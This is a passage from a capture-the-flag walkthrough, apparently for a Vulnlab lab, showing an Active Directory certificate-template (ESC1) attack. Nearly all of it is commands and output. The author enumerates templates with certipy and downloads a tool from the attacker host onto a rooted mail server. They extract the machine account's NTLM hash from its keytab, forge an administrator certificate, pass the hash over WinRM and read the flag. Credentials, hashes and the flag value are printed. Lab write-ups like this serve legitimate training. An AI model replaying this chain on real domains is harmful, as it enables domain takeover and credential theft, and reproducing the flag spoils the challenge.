ADCS        10.10.192.5     389    DC01             Found Certificate Template: Administrator
Hunt for ADCS CAs:
$ nxc smb dc01.hybrid.vl -u peter.turner -p 'b0cwR+G4Dzl_rw' -d 'hybrid.vl' -M enum_ca
SMB         10.10.192.5     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hybrid.vl) (signing:True) (SMBv1:False)
SMB         10.10.192.5     445    DC01             [+] hybrid.vl\peter.turner:b0cwR+G4Dzl_rw
ENUM_CA     10.10.192.5     445    DC01             Active Directory Certificate Services Found.
ENUM_CA     10.10.192.5     445    DC01             http://10.10.192.5/certsrv/certfnsh.asp
Using Certipy to get all certificate templates information:
$ certipy-ad find -bloodhound -dc-ip dc01.hybrid.vl -ns 10.10.192.5 -u peter.turner -p 'b0cwR+G4Dzl_rw'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'hybrid-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'hybrid-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'hybrid-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'hybrid-DC01-CA'
[*] Saved BloodHound data to '20240928135554_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
Search for vulnerable template:
$ certipy-ad find -vulnerable -dc-ip dc01.hybrid.vl -ns 10.10.192.5 -u peter.turner -p 'b0cwR+G4Dzl_rw'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'hybrid-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'hybrid-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'hybrid-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'hybrid-DC01-CA'
[*] Saved BloodHound data to '20240928145648_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20240928145648_Certipy.txt'
[*] Saved JSON output to '20240928145648_Certipy.json'
$ cat 20240928145648_Certipy.txt
Certificate Authorities
  0
    CA Name                             : hybrid-DC01-CA
    DNS Name                            : dc01.hybrid.vl
    Certificate Subject                 : CN=hybrid-DC01-CA, DC=hybrid, DC=vl
    Certificate Serial Number           : 5B631A6A8F2379A74A17E91FB6014895
    Certificate Validity Start          : 2023-06-17 14:04:39+00:00
    Certificate Validity End            : 2124-09-28 00:46:05+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : HYBRID.VL\Administrators
      Access Rights
        ManageCertificates              : HYBRID.VL\Administrators
                                          HYBRID.VL\Domain Admins
                                          HYBRID.VL\Enterprise Admins
        ManageCa                        : HYBRID.VL\Administrators
                                          HYBRID.VL\Domain Admins
                                          HYBRID.VL\Enterprise Admins
        Enroll                          : HYBRID.VL\Authenticated Users
Certificate Templates
  0
    Template Name                       : HybridComputers
    Display Name                        : HybridComputers
    Certificate Authorities             : hybrid-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : None
    Private Key Flag                    : 16842752
    Extended Key Usage                  : Client Authentication
                                          Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 100 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 4096
    Permissions
      Enrollment Permissions
        Enrollment Rights               : HYBRID.VL\Domain Admins
                                          HYBRID.VL\Domain Computers
                                          HYBRID.VL\Enterprise Admins
      Object Control Permissions
        Owner                           : HYBRID.VL\Administrator
        Write Owner Principals          : HYBRID.VL\Domain Admins
                                          HYBRID.VL\Enterprise Admins
                                          HYBRID.VL\Administrator
        Write Dacl Principals           : HYBRID.VL\Domain Admins
                                          HYBRID.VL\Enterprise Admins
                                          HYBRID.VL\Administrator
        Write Property Principals       : HYBRID.VL\Domain Admins
                                          HYBRID.VL\Enterprise Admins
                                          HYBRID.VL\Administrator
    [!] Vulnerabilities
      ESC1                              : 'HYBRID.VL\\Domain Computers' can enroll, enrollee supplies subject and template allows client authentication
- ESC1 for HybridComputers
AD/ADCS analyzing
Ingest all to BloodHound CE then start the analysis.
We don’t find anything really interesting… and as we use the BloodHound CE 5.4 then we are not compliant to ingest Certipy JSON output.
Anyway as we found that 1 certificate template is vulnerable to ESC1 then we will go ahead.
ESC1 ADCS Exploitation
The ESC1 vulnerability show us that Domain Computers can enroll supplies subject and also allows client authentication.
That means that any user can request a certificate on behalf of any other user in the network, even if that user is a privileged user (such as Administrator).
So technically speaking, we can use our peter.turner credentials to generate a certificate on behalf of Administrator.
Unfortunately, it’s not that possible in our case.
As you can see, the only role that can do this is HYBRID.VL\\Domain Computers, which means that only domain computers can perform this.
MAIL01$ NTLMHash extracting
As the mail server MAIL01 is a domain joined computer and a Linux and we are root then we will check the presence of /etc/krb5.keytab and extract the machine NTLM Hash.
Set a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
We use KeyTabExtract to get the NTLM Hash of MAIL01$:
$ sshpass -p 'b0cwR+G4Dzl_rw' ssh 'peter.turner@hybrid.vl'@mail01.hybrid.vl -oStrictHostKeyChecking=accept-new -oStrictHostKeyChecking=no

peter.turner@hybrid.vl@mail01:~$ sudo su -
[sudo] password for peter.turner@hybrid.vl:
root@mail01:~# cd /tmp/
root@mail01:/tmp# curl 10.8.2.19/keytabextract.py -o keytabextract.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  4582  100  4582    0     0   8760      0 --:--:-- --:--:-- --:--:--  8777
root@mail01:/tmp# python3 keytabextract.py /etc/krb5.keytab
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab File successfully imported.
	REALM : HYBRID.VL
	SERVICE PRINCIPAL : MAIL01$/
	NTLM HASH : 0f916c5246fdbc7ba95dcef4126d57bd
	AES-256 HASH : eac6b4f4639b96af4f6fc2368570cde71e9841f2b3e3402350d3b6272e436d6e
	AES-128 HASH : 3a732454c95bcef529167b6bea476458
Found
MAIL01$:0f916c5246fdbc7ba95dcef4126d57bd
Admin certificate impersonating (Administrator) (Hybrid_Root)
We use this NTLM hash to proceed with our certificate request, that will save a certificate and private key to a file called administrator_dc01.pfx:
$ certipy-ad req -u 'MAIL01$'@hybrid.vl -hashes '0f916c5246fdbc7ba95dcef4126d57bd' -ca 'hybrid-DC01-CA' -template HybridComputers -target hybrid.vl -upn 'administrator@hybrid.vl' -dns dc01.hybrid.vl -key-size 4096 -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'hybrid.vl' at '192.168.3.1'
[+] Trying to resolve 'HYBRID.VL' at '192.168.3.1'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.10.192.5[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.10.192.5[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 9
[*] Got certificate with multiple identifications
    UPN: 'administrator@hybrid.vl'
    DNS Host Name: 'dc01.hybrid.vl'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_dc01.pfx'
We use this PFX to authenticate to the DC and dump the Administrator’s NT hash:
$ certipy-ad auth -pfx administrator_dc01.pfx -username 'administrator' -domain 'hybrid.vl' -dc-ip 10.10.192.5
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: 'administrator@hybrid.vl'
    [1] DNS Host Name: 'dc01.hybrid.vl'
> 0
[*] Using principal: administrator@hybrid.vl
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@hybrid.vl': aad3b435b51404eeaad3b435b51404ee:60701e8543c9f6db1a2af3217386d3dc
Check if we can authenticate to the DC using WinRM with these credentials using Pass-the-Hash:
$ nxc winrm dc01.hybrid.vl -u Administrator -H '60701e8543c9f6db1a2af3217386d3dc'
WINRM       10.10.192.5     5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:hybrid.vl)
WINRM       10.10.192.5     5985   DC01             [+] hybrid.vl\Administrator:60701e8543c9f6db1a2af3217386d3dc (Pwn3d!)
Confirmed
Get the final flag Hybrid_Root:
$ nxc winrm dc01.hybrid.vl -u Administrator -H '60701e8543c9f6db1a2af3217386d3dc' -X 'type C:\Users\Administrator\Desktop\root.txt'
WINRM       10.10.192.5     5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:hybrid.vl)
WINRM       10.10.192.5     5985   DC01             [+] hybrid.vl\Administrator:60701e8543c9f6db1a2af3217386d3dc (Pwn3d!)
WINRM       10.10.192.5     5985   DC01             [+] Executed command (shell type: powershell)
WINRM       10.10.192.5     5985   DC01             VL{6b069f0bfac70efd8a17c2d1aa79f208}
All done:
- ✅ Hybrid_Root
- ✅ Hybrid_User-1
- ✅ Hybrid_User-2
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=c202e989-0018-475f-9602-fc6eaadab8f9